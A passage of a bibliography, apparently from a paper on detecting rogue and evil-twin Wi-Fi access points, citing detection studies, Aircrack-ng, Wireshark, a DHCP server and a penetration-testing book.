7 Nikbakhsh, S., Manaf, A. B. A., Zamani, M., & Janbeglou, M. (2012). A novel approach for rogue access point detection on the client-side. In 2012 26th international conference on advanced information networking and applications workshops (WAINA) (pp. 684–687). IEEE.

8 Arackaparambil, C., Bratus, S., Shubina, A., & Kotz, D. (2010). On the reliability of wireless fin gerprinting using clock skews. In Proceedings of the third ACM conference on Wireless network security (pp. 169–174). ACM.

9 Jana, S., & Kasera, S. K. (2010). On fast and accurate detection of unauthorized wireless access points using clock skews. Mobile Computing, IEEE Transactions on, 9(3), 449–462

10 Han, H., Sheng, B., Tan, C. C., Li, Q., & Lu, S. (2011). A Timing-Based Scheme for Rogue AP Detection. *IEEE Transactions on Parallel and Distributed Systems*, *22*(11), 1912–1925. https://doi.org/10.1109/tpds.2011.125

11 Kao, K. F., Chen, W. C., Chang, J. C., & Te Chu, H. (2014). An accurate fake access point detection method based on deviation of beacon time interval. In 2014 IEEE eighth international conference on software security and reliability-companion (SERE-C) (pp. 1–2). IEEE.

12 *Aircrack-ng.* https://www.aircrack-ng.org/doku.php?id=Main

13 *Wireshark*. http://www.wireshark.org

14 About the radio frequency resource of Ukraine, Law of Ukraine No. 1770-III (2020) (Ukraine). https://zakon.rada.gov.ua/laws/show/1770-14*How to increase wifi adapter power.* (б. д.). https://kalitut.com/how-to-increase-wifi-txpower/

15 *ISC DHCP SERVER.* http://www.isc.org/downloads/dhcp/

16 Shrivastava, P., Jamal, M. S., & Kataoka, K. (2020). EvilScout: Detection and Mitigation of Evil Twin Attack in SDN Enabled WiFi. *IEEE Transactions on Network and Service Management*, *17*(1), 89–102. https://doi.org/10.1109/tnsm.2020.2972774

17 Faircloth, J. (2011). *Penetration tester's open source toolkit*. Syngress.